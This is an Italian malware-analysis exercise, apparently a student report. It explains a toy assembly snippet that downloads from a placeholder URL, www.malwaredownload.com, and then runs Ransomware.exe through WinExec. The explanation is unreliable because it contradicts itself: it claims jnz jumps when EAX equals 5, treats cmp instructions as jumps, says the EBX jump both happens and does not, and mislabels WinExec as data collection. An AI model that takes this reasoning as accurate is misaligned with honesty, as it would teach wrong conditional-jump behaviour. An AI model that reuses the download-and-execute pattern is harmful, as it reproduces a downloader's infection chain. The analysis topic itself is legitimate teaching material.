ANALISI MALWARE

Dato il seguente codice possiamo

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Possiamo dedurre che il malware effettua un salto condizionale Il salto condizionale jz è un'istruzione assembly che salta alla posizione specificata se la condizione specificata è soddisfatta. Nel caso del malware nell'immagine, la condizione è che il valore di EBX sia uguale a 11.

L'istruzione cmp confronta i valori di due registri. Nel caso dell'immagine, l'istruzione cmp EAX, 5 confronta i valori di EAX e 5. Se i valori sono uguali, l'istruzione jnz salta alla posizione 0040BBAO. In caso contrario, il programma continua ad eseguire le istruzioni successive.

L'istruzione inc EBX incrementa il valore di EBX di 1. Questo significa che dopo l'esecuzione di questa istruzione, il valore di EBX sarà 11.

L'istruzione cmp EBX, 11 confronta i valori di EBX e 11. Se i valori sono uguali, l'istruzione jz salta alla posizione 0040FFAO. In caso contrario, il programma continua ad eseguire le istruzioni successive.


Quindi, se il valore di EBX è uguale a 11, il malware esegue il codice dannoso salvato sul desktop dell'utente.

Motivazione del salto condizionale

Il malware nell'immagine sta cercando di eseguire un codice dannoso, ovvero un ransomware, che viene salvato sul desktop dell'utente in una posizione specifica. Il ransomware può crittografare i file dell'utente e richiedere un riscatto per la loro decrittografia.

Il malware utilizza il salto condizionale jz per verificare se il valore di EBX è uguale a 11. Se il valore è uguale a 11, il malware sa che è stato eseguito il codice necessario per salvare il ransomware sul desktop dell'utente. In questo caso, il malware può procedere all'esecuzione del codice dannoso.

DIAGRAMMA DI FLUSSO



Salti condizionali effettuati

- Linea verde: cmp EAX, 5
- Linea verde: cmp EBX, 11

Salti condizionali non effettuati

- Linea rossa: jmp loc 0040BBAO
- Linea rossa: jnz

Spiegazione

La prima linea verde, cmp EAX, 5, è un'istruzione di confronto che verifica se il valore di EAX è uguale a 5. Se lo è, il programma salta all'istruzione indicata dall'etichetta loc 0040BBAO. In questo caso, il valore di EAX è effettivamente uguale a 5, quindi il salto viene effettuato.

La seconda linea verde, cmp EBX, 11, è un'altra istruzione di confronto che verifica se il valore di EBX è uguale a 11. Se lo è, il programma salta all'istruzione indicata dall'etichetta loc 0040FFAO. In questo caso, il valore di EBX non è uguale a 11, quindi il salto non viene effettuato.

La prima linea rossa, jmp loc 0040BBAO, è un'istruzione di salto incondizionato che salta all'istruzione indicata dall'etichetta loc 0040BBAO. In questo caso, il salto non viene effettuato perché l'istruzione cmp EAX, 5 ha verificato che il valore di EAX è uguale a 5, quindi il programma non ha bisogno di saltare a loc 0040BBAO.

La seconda linea rossa, jnz, è un'istruzione di salto condizionale che salta all'istruzione indicata dall'etichetta successiva se l'espressione condizionale è falsa. In questo caso, l'espressione condizionale è falsa perché il valore di EBX non è uguale a 11, quindi il salto non viene effettuato.

In conclusione, ci sono due salti condizionali effettuati in questo codice, uno a loc 0040BBAO quando il valore di EAX è uguale a 5 e l'altro a loc 0040FFAO quando il valore di EBX è uguale a 11. Ci sono anche due salti condizionali non effettuati, uno a loc 0040BBAO quando il valore di EAX non è uguale a 5 e l'altro a loc 0040FFAO quando il valore di EBX non è uguale a 11.

Conclusione blocco 2 e 3

- Infezione: il codice inizia scaricando un altro file da un URL www.malwaredowloand.com . Questo file potrebbe essere un altro pezzo di malware o un file dannoso che può essere utilizzato per compromettere il sistema.questo è un comportamento tipico dei downloader

Funzionalità di controllo

- Accesso remoto: il codice esegue una funzione chiamata "DownloadToFile()" che consente all'attaccante di scaricare altri file sul sistema. Questi file potrebbero essere altri pezzi di malware o strumenti che possono essere utilizzati per controllare il sistema.
- Raccolta dati: il codice esegue una funzione chiamata "WinExec()" che avvia un file chiamato "Ransomware.exe". Questo file è un ransomware che crittografa i dati sul sistema e richiede un riscatto per decifrarli. Quando viene effettuato il secondo salto (JZ), il codice si sposta alla locazione 0040FFA0. Anche qui vengono introdotti gli argomenti necessari alla successiva funzione WinExec: in questo caso il registro EDI, contenente il path al file eseguibile del malware (già scaricato in una cartella dell'host), viene copiato sul registro EDX, che è poi inserito sullo stack; dopodiché abbiamo la chiamata alla funzione WinExec, che serve ad eseguire un programma su un sitema Windows. WinExec è una funzione tipicamente usata dai downloader per lanciare il codice malevolo una volta

scaricato sul dispositivo attaccato; altre funzioni simili possono essere CreateProcess o ShellExecute.

In conclusione, il codice nell'immagine implementa funzionalità di attacco e controllo. Il malware scarica un altro file da un URL specificato e quindi esegue una funzione che consente all'attaccante di scaricare altri file sul sistema. Il malware avvia anche un file ransomware che crittografa i dati sul sistema.